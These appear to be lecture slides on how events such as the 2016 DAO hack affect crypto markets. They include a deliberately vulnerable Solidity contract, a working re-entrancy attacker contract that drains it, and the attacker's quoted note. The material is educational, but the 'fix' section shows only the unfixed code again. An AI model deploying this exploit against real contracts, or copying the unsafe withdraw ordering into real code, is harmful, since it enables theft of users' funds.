Theory of Blockchain

Session 12:

Economics of Blockchain

Module 2 – Effect of Events

The Re-entrancy Attack

The Effect of Events on the Crypto Market

Like any other currency, crypto prices are affected by events:

- **Internal**
  - **Forks**
  - **Cyber attacks**
  - **…**
- **External**
  - **Political**
  - **Legal**
  - **….**

All of these events ultimately show their effects through the supply/demand (ask/bid) mechanism you have learnt.


Example: The DAO Reentrancy Attack

- A DAO is **a decentralized autonomous organization.**
- Members of a DAO own tokens or shares of it.
- DAOs are implemented by smart contracts
  - The code governing the DAO's operations is publicly disclosed.
- Only 3 months after the DAO’s launch in Ethereum, it was attacked by a hacker.
  - DAO had collected $150m (in its contract).
  - The attacker managed to get around $60m out (3.6m Ether back then).

DAO Attack Market Consequences

In 2016, Ethereum lost as much as %50 of its value after a DAO reentrancy attack.

Ethereum community was divided (into 2 groups) which resulted in a Hard Fork.




(cnn.com)

How is a DAO Reentrancy Attack done?

1. The hacker deploys a smart contract that acts as an investor, and he/she deposits some ETH into the DAO.
2. This entitles the hacker to later call the withdraw() function in The DAO’s smart contract. When the withdraw() function is eventually called, The DAO’s contract sends ETH to the hacker.
3. But the hacker’s smart contract intentionally does not have a receive() function, so when it receives ETH from the withdraw request, the hacker’s fallback function gets triggered.
4. This fallback function could have been empty and still received the ETH, but instead it has some malicious code in it, which calls the DAO withdraw() function again.

Visual Presentation of DAO Reentrancy Attack



(Reentrancy Attacks and The DAO Hack, Zubin Pratap)

Sample Vulnerable DAO

```
pragma solidity ^0.8.10;

 contract Dao {
   mapping(address => uint256) public balances;

   function deposit() public payable {
      require(msg.value >= 1 ether, "Deposits must be no less than 1 Ether");
      balances[msg.sender] += msg.value;
   }

   function withdraw() public {
      // Check user's balance
      require(
         balances[msg.sender] >= 1 ether,
         "Insufficient funds.  Cannot withdraw"
      );
      uint256 bal = balances[msg.sender];

      // Withdraw user's balance
      (bool sent, ) = msg.sender.call{value: bal}("");
      require(sent, "Failed to withdraw sender's balance");

      // Update user's balance.
      balances[msg.sender] = 0;
   }

   function daoBalance() public view returns (uint256) {
      return address(this).balance;
   }
}
```

Notice the order of commands:
The balance is withdrawn first, and then the balance variable is updated.

Sample Hacker's Contract

```
pragma solidity ^0.8.10;

interface IDao {
   function withdraw() external ;
   function deposit()external  payable;
 }

contract Hacker{
   IDao dao;

   constructor(address _dao){
      dao = IDao(_dao);
   }

   function attack() public payable {
      // Seed the Dao with at least 1 Ether.
      require(msg.value >= 1 ether, "Need at least 1 ether to commence attack.");
      dao.deposit{value: msg.value}();

      // Withdraw from Dao.
      dao.withdraw();
   }

   fallback() external payable{
      if(address(dao).balance >= 1 ether){
         dao.withdraw();
      }
   }

   function getBalance()public view returns (uint){
      return address(this).balance;
   }
}
```

We saw that the DAO contract's withdraw() function does not update the caller's account balance so long as the caller's transaction is still executing. But that transaction keeps executing because the hacker's fallback function keeps calling withdraw(). This drains The DAO contract's ETH balance.

```
pragma solidity ^0.8.10;

 contract Dao {
   mapping(address => uint256) public balances;

   function deposit() public payable {
      require(msg.value >= 1 ether, "Deposits must be no less than 1 Ether");
      balances[msg.sender] += msg.value;
   }

   function withdraw() public {
      // Check user's balance
      require(
         balances[msg.sender] >= 1 ether,
         "Insufficient funds.  Cannot withdraw"
      );
      uint256 bal = balances[msg.sender];

      // Withdraw user's balance
      (bool sent, ) = msg.sender.call{value: bal}("");
      require(sent, "Failed to withdraw sender's balance");

      // Update user's balance.
      balances[msg.sender] = 0;
   }

   function daoBalance() public view returns (uint256) {
      return address(this).balance;
   }
}
```

Fixing the Vulnerable DAO

If we update the balance (making it zero in this case) before trying to withdraw, the problem is solved. So this was a coding flaw.

The DAO Attacker’s Note

After the attack, a signed Twitter post from someone claiming to be the DAO attacker (who took 3,641,694 Ether) thanked the DAO for this reward, has justified the action as being consistent with the DAO smart contract terms, and warned that any attempts to deploy a fork in Ethereum would bring legal action.

- Vitalik Buterin tweeted, “Signature looks shady at first glance: the first byte is 0x5f, which is not a standard value by any encoding that I know about. So I would not trust this is from the attacker until I get the proper signature.”

https://www.ccn.com/dao-ether-hacker-warns-hard-fork/

The DAO Attacker’s Note

“I have carefully examined the code of the DAO and decided to participate after finding the feature is rewarded with additional ether. I have made use of this feature and have rightfully claimed 3,641,694 ether, and would like to thank the DAO for this reward. It is my understanding that the DAO code contains this feature to promote decentralization and encourage the creation of ‘child DAOs.’

“I am disappointed by those who are characterizing the use of this intentional feature as ‘theft.’ I am making use of this explicitly coded feature as per the smart contract terms and my law firm has advised me that my action is fully compliant with United States criminal and tort law. For reference please review the terms of the DAO:

The terms of the DAO Creation are set forth in the smart contract code existing on the Ethereum blockchain at 0xbb9bc244d798123fde783fcclc72d3bb8c189413. Nothing in this explanation of terms or in any other document or communication say modify or add any additional obligations or guarantees beyond those set forth in the DAO’s code. Any and all explanatory terms or descriptions are merely offered for educational purposes and do not supersede or modify the express terms of the DAO’s code set forth on the blockchain; to the extent you believe there to be any conflict or discrepancy between the descriptions offered here and the functionality of the DAO’s code at 0xbb9bc244d798123fde783fcclc72d3bb8c189413, The DAO’s code controls and sets forth all the terms of the DAO creation.

A soft or hard fork would amount to seizure of my legitimate rightful ether, claimed legally through the terms of a smart contract. Such fork would permanently and irrevocably ruin all confidence in not only Ethereum but also in the field of smart contracts and blockchain technology. Many large Ethereum holders will dump their ether, and developers, researchers and companies will leave Ethereum. Make no mistake: any fork, soft or hard, will further damage Ethereum and destroy its reputation and appeal.

I reserve all rights to take any and all legal action against any accomplices of illegitimate theft, freezing, or seizure of my legitimate ether, and am actively working with my law firm. Those accomplices will be receiving cease and desist notices in the mail shortly.

I hope this event becomes a valuable learning experience for the Ethereum community and wish you all the best of luck.

Yours truly, The Attacker.”

Other Instances of Reentrancy Attack

1. **DAO Hack (2016)**

   In June 2016, Ethereum DAO was hacked for approximately $60 million in Ether. Ethereum's DAO was designed as an investment fund where network members could vote on investment decisions directly.

2. **Lendf.me Protocol (2020)**

   In April 2020, a bad actor stole $25 million using a reentrancy attack from the Lendf.me protocol, a decentralized finance protocol for lending operations on the Ethereum network.

3. **Cream Finance Hack (2021)**

   In October 2021, a bad actor stole over $130 million worth of ERC-20 and CREAM liquidity protocol (LP) tokens by using a reentrancy attack on the protocol's 'flash loan' feature.

What Comes Next …

- We learned how crypto market is affected by events such as cyber attacks.
- We saw an instance from Ethereum which not only created a huge wave in the market price, but also resulted in a hard fork which split the Ethereum into “Ethereum” and “Ethereum Classic”.
- We will see the economic considerations around mining in the next video.

See you in the next video …